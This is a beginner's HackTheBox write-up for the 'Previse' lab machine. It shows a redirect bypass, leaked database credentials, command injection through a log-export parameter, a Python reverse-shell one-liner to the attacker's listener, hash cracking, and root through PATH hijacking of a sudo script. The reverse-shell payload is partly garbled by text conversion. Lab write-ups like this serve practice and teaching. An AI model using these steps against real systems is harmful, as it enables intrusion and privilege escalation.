

## Previse

OS: 🙇 Linux

Difficulty: Easy

Points: 20

Release: 07 Aug 2021

IP: 10.10.11.104

HackTheBox Write-up #1 - Previse

ArturusR3x

04/01/2022

## **Previse**

DISCLAIMER: I got huge helps from a friend and other writeup blogs. This is my first time trying any hackable machines to practice with. I don't think I could finish this machine in such a short time if it wasn't for the hints I got.

## **Overview**

Difficulty: Easy

Machine Rating: 4.4 / 5

148 Days since release date

# 1. Information Gathering

#### **NMAP**

We begin with using nmap on the IP 10.10.11.104



```
sudo nmap 10.10.11.104 -p -
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at
Nmap scan report for 10.10.11.104
Host is up (0.069s latency).
Not shown: 65533 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
Nmap done: 1 IP address (1 host up) scanned in 77.27 seconds
```

From the results we get port 22 and 80. By far its pretty clear that there is a http web running by port 80, and checking it gives us the prove we need.

### Dirbuster

Using Dirbuster to brute-force directories and files names on the web server.



After checking the other pages, I found that /nav.php source code list other page that was not listed by Dirbuster. But after visiting the pages, I kept redirecting me to login.php.



## 2. Exploitation

### **Burpsuite**



After visiting all the pages, it kept redirecting me to *login.php*, so I tried using Burpsuite to intercept the response of each page and I found something.

We are inside of the page for a moment but then immediately redirected back to the login page. In the first login page, we can see that they have the status code of "200 OK" if we visit /nav.php page. I tried to change the status code in the /nav.php page of "302 Found" to "200 OK" and it worked. I bypassed the pages and created an account to make an easy way inside the server.

After that I was able to access log data pages and request a file of logs:

### Checking the files

Here is the content of the following log data file:

```
-(kali⊛kali)-[~/Downloads]
_$ cat <u>out.log</u>
time, user, fileID
1622482496,m4lwhere,4
1622485614,m4lwhere,4

1640959687,admin,32
1640961404,admin,32
```

The user 'm4lwhere' stands out to me, as it is the username of the publisher of this box. I was pretty sure by then, that user is what I need to crack.

I found a file named *siteBackup.zip* in the *Files* page. Here is the content:

```
Length
            Date
                    Time
                             Name

                            logs.php
  1279 2021-06-05 15:31
                            nav.php
         2021-06-09 08:40
   1900
                             status.php
 24047
                             13 files
```

After checking through the files, I found a MySQL credentials in *config.php*.

```
~/.cache/.fr-RPzxOY/config.php - Mousepad
                                                                        File Edit Search View
                       Document Help
                          QKA
                                                                            63
 1 ≤?php
 2
 3 function connectDB(){
       $host = 'localhost';
       $user = 'root';
$passwd = 'mySQL_p@ssw0rd!:)';
       db = 'previse'
 8
       $mycon = new mysqli($host, $user, $passwd, $db);
 9
10 }
11
12 ?>
13
```

This is the point where I got lost and needed help.

After checking the files, I found a exec() function in *logs.php* and my friend told me that it was possible to tamper with it for code execution.

We could try use Reverse Shell attack to exploit this. We change the *delim* value in the '*Request Log Data*' page by adding ';' + the payload.

### Reverse Shell

Apparently, there's already shared payloads on the internet and all we had to do is just copy paste it.

This is the payload I was using:

```
\label{eq:cont_policy} $$ export RHOST="[IP]"; export RPORT=[PORT]; python -c 'import socket,os,pty; s=socket.socket(); s.connect((os.getenv("RHOST"),int(os.getenv("RPORT")))); [os.dup2(s.fileno(),fd) for fd in (0,1,2)]; pty.spawn("/bin/sh")' $$ $$ v("RPORT"))); [os.dup2(s.fileno(),fd) for fd in (0,1,2)]; pty.spawn("/bin/sh")' $$ $$ $$ v("RPORT"))); [os.dup2(s.fileno(),fd) for fd in (0,1,2)]; pty.spawn("/bin/sh")' $$ $$ $$ v("RPORT"))); [os.dup2(s.fileno(),fd) for fd in (0,1,2)]; pty.spawn("/bin/sh")' $$ $$ v("RPORT")) $$ v("RPORT")) $$ v("RPORT")) $$ v("RPORT")) $$ v("RPORT")) $$ v("RPORT") $$ v("RPORT")) $$ v("RPORT") $$ v("RPORT")) $$ v("RPORT") $
```

More info at:

 $\frac{https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology\%20and\%20Resources/Reverse\%20Shell\%20}{Cheatsheet.md\#python}$ 

Before that, I need to check my personal tunnel IP, using *ifconfig tun0*:

#### Netcat

Using Netcat to listen to the port activities. \$nc -vnlp xx.xx.xx.xx 9000

After injecting the shell script to intercept using burp, we finally were inside.

```
-(kali⊕kali)-[~]
 —$ <u>sudo</u> nc -vnlp 9000
listening on [any] 9000
connect to [
                           ] from (UNKNOWN) [10.10.11.104] 37442
$ ls
ls
                                 download.php
accounts.php
                                                        footer.php logs.php
android-chrome-192×192.png favicon-16×16.png header.php nav.php android-chrome-512×512.png favicon-32×32.png index.php site.wel
                                                                     site.webmanifest
apple-touch-icon.png
                                 favicon.ico
                                                                      status.php
config.php
                                 file_logs.php
                                                        login.php
                                                        logout.php
                                 files.php
css
$ cd /home
cd /home
$ ls
m4lwhere
$ cd m4lwhere
cd m4lwhere
$ ls
gzip user.txt
$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
```

But as you can see, our permission is limited. We can safely assume that this web application has a connection to the database using MySQL, and we already found the credentials in the *config.php* file!

### It worked!

```
$ mysql -u root -p
mysql -u root -p
Enter password: mySQL_p@ssw0rd!:)

Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 750
Server version: 5.7.35-Oubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

At this point, we can just search for the accounts credentials inside the MySQL databases.

## Password cracking with hashcat

It's a md5 hash with salt in it, we can use hashcat to crack the password.

```
E
                                kali@kali: ~
                                                                      File Actions Edit View Help

                     :ilovecody
```

After getting the password we've been waiting for, now we can login as the user m4lwhere and get the first flag.

```
-(kali⊛kali)-[~]
└$ ssh m4lwhere@10.10.11.104
m4lwhere@10.10.11.104's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-151-generic x86_64)
 * Documentation: https://help.ubuntu.com
                  https://landscape.canonical.com
 * Management:
 * Support:
                  https://ubuntu.com/advantage
  System information as of Mon
                                                2022
  System load: 0.0
                                                      175
                                 Processes:
               49.4% of 4.85GB
                                 Users logged in:
  Usage of /:
                                                      0
                                 IP address for eth0: 10.10.11.104
  Memory usage: 20%
  Swap usage:
```

And our first flag had finally shown itself!

```
m4lwhere@previse:~$ ls
user.txt
m4lwhere@previse:~$ cat user.txt

FLAG
```

### Privilege Escalation

By using the command *sudo -l*, we can escalate our privilege and it also informs sudo permission for the following script:

/opt/scripts/access\_backup.sh

```
##/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account

# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz

gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz

#4\text{whereaprevise:} echo $PATH

/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/bin:/usr/games:/usr/local/games:/snap/bin
```

It was pretty clear that the comments are hinting at something. We can see that the script runs the gzip command directly and there may be the vulnerability of \$PATH manipulation. We can manipulate the \$PATH variable to gain the root shell.

I made a fake identical file with the same name (gzip) that will run:

```
chmod +s /bin/bash
```

Then add it to /tmp directory. After that we need to add /tmp to the \$PATH variable, we can use the following command:

```
export PATH=$(pwd):$PATH
```

After that we can look again using *echo \$PATH* to see the current working path.

```
m4lwhere@previse:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/usr/games:/usr
/local/games:/snap/bin
```

We also need the file to be executable as program, we can use the following: chmod + x gzip

Now we can just execute it.

```
m4lwhere@previse:/tmp$ bash -p
bash-4.4# cd /root
bash-4.4# ls
root.txt
bash-4.4# cat root.txt
fca3edf869c7ba
bash-4.4#
```

And by doing that, we could grab the last flag!

# 3. Conclusion & thoughts

This box is perfect for beginners and people who just started practicing ethical hacking. The complexity started low and rises to the point that I need others help.

Although it's classified as easy, it wasn't so easy for me because how much practicality and technicality required to gather the flags. Kudos to the creator for the great box and experience.
